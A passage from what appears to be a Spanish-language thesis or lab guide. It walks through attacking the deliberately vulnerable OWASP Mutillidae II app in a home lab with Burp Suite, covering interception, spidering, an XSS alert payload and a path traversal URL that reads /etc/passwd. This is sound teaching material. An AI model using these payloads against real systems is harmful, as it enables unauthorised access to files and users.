4.1.3.4 EXPLOTACIÓN DE VULNERABILIDADES WEB

En esta fase se aborda la explotación de vulnerabilidades web en un entorno controlado e implementado sobre un sistema operativo Ubuntu, el cual proporciona el despliegue de servicios en servidores. Sobre este sistema se instala *Apache HTTP Server*, un servidor web de código abierto que permite el ataque relevante debido a posibles errores de configuración o versiones vulnerables. Finalmente, se emplea OWASP Mutillidae II, una aplicación web intencionalmente vulnerable diseñada con fines educativos y de investigación que integra fallas representativas tales como inyección SQL, *cross-site scripting* (XSS), carga insegura de archivos o debilidades en la autenticación.

En la Figura 4.63 se muestra el escenario de uso de Burp Suite, en el que el tráfico HTTP/S entre el usuario (víctima) y la aplicación web es redirigido a través del proxy interceptador para su inspección.




Figura 4.63 Escenario del funcionamiento de Burp Suite como proxy interceptador entre el cliente (víctima) y el servidor web.

Fuente: Autor

A continuación, se presenta un ejemplo práctico que ilustra el procedimiento, las herramientas y los resultados obtenidos.

- Se enciende las máquinas virtuales Ubuntu y Kali Linux y se establece su adaptador de red en "adaptador solo anfitrión" y se verifica conectividad entre las máquinas.
- Se inicializa el servicio apache2 en la máquina Ubuntu con el Comando 4.29.

```
sudo systemctl start apache2
```

Comando 4.29 Inicializar apache2

- Desde la máquina *Kali* y mediante un navegador web se accede a la aplicación web vulnerable *Mutillidae* en la dirección https://direccion_Ip_Ubuntu/mutillidae; a continuación, se verifica el acceso correcto, tal como se muestra en la Figura 4.64.




Figura 4.64 Pagina web Mutillidae.

Fuente: Autor

- Desde la máquina *Kali* se ingresa a la herramienta *Burp Suite* instalada en el sistema y se procede a crear un proyecto temporal, empleando la configuración por defecto, tal como se muestra en la Figura 4.65.




Figura 4.65 Configuración de inicio de Burp Suite.

Fuente: Autor

- En la Figura 4.66 se muestra la página principal de Burp Suite con cada una de sus pestañas de operación; no obstante, en este caso se centra la atención en la pestaña *Proxy*, puesto que se emplea para la interceptación entre el navegador y la aplicación web, permitiendo que sean capturadas las peticiones realizadas y que sobre ellas sean ejecutadas acciones.




Figura 4.66 Página principal de Burp Suite.

Fuente: Autor

- Para que la interceptación sea exitosa, se debe configurar el navegador de modo que todas las peticiones realizadas pasen por el proxy. Como primer paso, se escoge *Proxy>Options* y se visualiza la dirección donde está ejecutándose el proxy en el *localhost* (en este caso 127.0.0.1 en el puerto 8080). Por último, en el navegador se accede a *Settings>Network Settings* y se configura la dirección IP y el puerto correspondiente a Burp Suite, conforme se muestra en la Figura 4.67.




Figura 4.67 Configuración del Proxy HTTP.

Fuente: Autor

- Para interceptar la comunicación entre *Kali* y la aplicación web *Mutillidae* se utiliza *Burp Suite*; se escoge la pestaña *Proxy* > *Intercept is on*, tal como se muestra en la Figura 4.68, y a continuación se accede desde el navegador a una opción cualquiera. En este caso *OWASP 2017* > *AI INJECTION (SQL)* > *SQLi – Extract Data* > *User info (SQL)*, donde se observa que la página web permanece en espera.




Figura 4.68 Interceptación de la comunicación Kali – Multillidae.

Fuente: Autor

- En la Figura 4.69 se observa la petición que se realiza al servidor web para que devuelva la renderización de la página; además, se visualiza una serie de valores de la cabecera HTTPS, como el *Host* y las cookies. Incluso, se puede modificar el contenido que es enviado a la aplicación web.




Figura 4.69 Captura de petición al servidor web.

Fuente: Autor

- Al seleccionar el botón *Forward*, se reenvía la información a la aplicación web y ésta responde con la página renderizada, tal como se muestra en la Figura 4.70.




Figura 4.70 Renderización de la página web.

Fuente: Autor

- Para activar la interceptación del servidor al cliente, se accede a *Proxy* > *Proxy settings* y se selecciona *Response interception rules*, tal como se muestra en la Figura 4.71; con ello se obtiene el código fuente de la página web.




Figura 4.71 Configuración para el código fuente de la página.

Fuente: Autor

- Al ingresar nuevamente a la aplicación, cuando *Burp Suite* intercepta la petición, se reenvía a la aplicación mediante *Forward* y se visualiza la solicitud realizada al servidor web junto con el código fuente de la página en cuestión, tal como se muestra en la Figura 4.72.




Figura 4.72 Petición con el código fuente de la página web.

Fuente: Autor

4.1.3.4.1 Spidering

- Una técnica utilizada para la explotación de vulnerabilidades en aplicaciones web es *Spidering*. Esta técnica se aplica con el propósito de realizar un reconocimiento de la aplicación, mediante el cual se intenta identificar todas las páginas web que forman parte de ella, para posteriormente seleccionarlas como objetivos y proceder a explotar posibles vulnerabilidades. Sin embargo, se reconoce como desventaja que implica un alto nivel de interacción con el objetivo, lo que ocasiona que sea detectada por sistemas de seguridad y monitoreo.
- En *Burp Suite* se accede a *Target* > *Site map*, en esta pantalla se visualiza la dirección IP, que, en este caso, es la URL de la aplicación que está siendo interceptada; al desplegarse la flecha situada a la izquierda de la IP, se muestran los distintos directorios y, específicamente, al desplegarse el directorio *index.php* aparecen varias páginas web pertenecientes a *Mutillidae*, tal como se ilustra en la Figura 4.73.




Figura 4.73 Reconocimiento de todas las páginas web de la aplicación Multillidae.

Fuente: Autor

- Como se aprecia en la Figura 4.73,la mayoría de ellas se presentan en color gris y algunas se presentan en color negro; esto significa que las páginas en gris se descubren por *Burp Suite* mediante el análisis del código fuente recibido del servidor, mientras que las que aparecen en negro se corresponden con las páginas que se visitan.
- Para la interceptación de credenciales, se verifica que el botón *Intercept off* este desactivado y se accede a la pestaña *OWASP 2017 > AI INJECTION (SQL) > SQLi– Extract Data > User info (SQL)*, tal como se muestra en la Figura 4.74.




Figura 4.74 Interceptación desactivada.

Fuente: Autor

- Se ingresa las credenciales y se presiona el botón *Login*; a continuación, se activa la intercepción (*Intercept is on*) y se verifica que los valores transmitidos en los

parámetros coincidan con las credenciales (usuario: romel; contraseña: romel1234), tal como se muestra en la Figura 4.75.



Figura 4.75 Intercepción de credenciales.

Fuente: Autor

4.1.3.4.2 XSS (Cross-Site Scripting)

En esta sección se utiliza la técnica conocida como *XSS*, la cual consiste en la inyección de códigos maliciosos en un sitio web desde el lado del cliente; se trata de una de las vulnerabilidades más comunes en aplicaciones web, puesto que, si no se validan correctamente los campos o controles de los formularios, éstos se vuelven susceptibles a este tipo de ataques.

- Para este ejemplo se activan las máquinas virtuales *Ubuntu* y *Kali Linux* con el adaptador de red configurado en 'adaptador solo anfitrión'; a continuación, se verifican las direcciones IP asignadas y se comprueba la conectividad entre las máquinas.
- En la máquina *Ubuntu* se verifica que los servicios *Apache2* y *MySQL* se encuentren activos mediante la ejecución del Comando 4.30.

```
sudo service apache2 status
sudo service mysql status
```

Comando 4.30 Estado de los servicios apache2 y MySQL.

- Desde la máquina *Kali* se accede a la aplicación *Mutillidae* utilizando un navegador web, tal como se muestra en la Figura 4.70.
- Se ingresa a *OWASP 2017 > AI INJECTION (SQL) > SQLi – Extract Data > User info (SQL),* en esta página se sumista un usuario y una contraseña, se coloca las credenciales tal como se muestra en la Figura 4.75.
- *Burp-suite* captura la petición GET y se puede ver las credenciales ingresadas. Es aquí donde se inyecta un código malicioso en un campo de texto HTML en el nombre de usuario, para ellos se incluye código JavaScript, para este caso es `</span><script>alert("INYECCION_DE_CODIGO_XSS")</script>` tal como se muestra en la Figura 4.76.




Figura 4.76 Inyección de código JavaScript.

Fuente: Autor

- Este código JavaScript se codifica seleccionando toda la sentencia, accediendo al menú emergente por medio de click derecho y se selecciona la opción "*URL-encode as you type*". Posteriormente se corta esta sentencia JavaScript para ir a la pestaña *Decoder* en donde se pega en el espacio de trabajo y se codifica como URL como se muestra en la Figura 4.77.




Figura 4.77 Codificación de la sentencia JavaScript.

Fuente: Autor

- El resultado (URL) se copia y se pega en la pestaña Proxy, justamente donde se cortó la sentencia anterior tal como se muestra en la Figura 4.78.



Figura 4.78 Sentencia codificada en el parámetro *username*.

Fuente: Autor

- Al momento de seleccionar el botón *Forward*, la petición es devuelta y lo que sucede es que aparece la alerta que se inyecto por código malicioso ya que se ha interferido con los *tags* HTML de esta página y ha ejecutado el código JavaScript concretamente como se muestra en la Figura 4.79.




Figura 4.79 inyección de código malicioso correcta.

Fuente: Autor

4.1.3.4.3 Path Traversal

Este ataque permite acceder a archivos de la aplicación web para los cuales no se tiene autorización. Este ataque de vulnerabilidad consiste en construir la ruta de descarga de un archivo por medio de un *input* ingresado por el usuario. Si la aplicación web no valida el *input* puede ser explotada por una atacante para descargar información sensible, como datos personales y contraseñas.

A continuación, se presenta un ejemplo en el que se efectúa la inyección de código en una ruta del sistema de archivos con el fin de intentar obtener archivos alojados en el servidor web.

- Se accede a *OWASP 2017 > AI INJECTION (SQL) > SQLi – Extract Data > User info (SQL)*. En la Figura 4.80 se muestra la URL a la que llega el formulario al revisarse en el navegador web.




Figura 4.80 URL de la página *User info (SQL)*.

Fuente: Autor

- Se modifica la URL para acceder a la raíz del sistema de archivos con la sentencia http://192.168.149.7/mutillidae/index.php?page=../../../../../etc/passwd, con el fin de intentar obtener el archivo /etc/passwd.
- En la Figura 4.81 se muestra la respuesta de la aplicación web con los usuarios, contraseñas, permisos de escritura, lectura y ejecución y en el archivo que se encuentran.




Figura 4.81 Recopilación de usuarios, privilegios administrativos y ruta relativas.

Fuente: Autor

4.1.3.4.4 Inyección de SQL

Este ataque de vulnerabilidad web permite a un atacante insertar código malicioso dentro de las consultas SQL que la aplicación envía al *backend*, alterando la lógica de acceso a la base de datos. Para identificar puntos vulnerables se pueden emplear técnicas sencillas como la introducción de caracteres o patrones que provoquen errores en la consulta, lo que indica falta de validación o parametrización de las entradas.
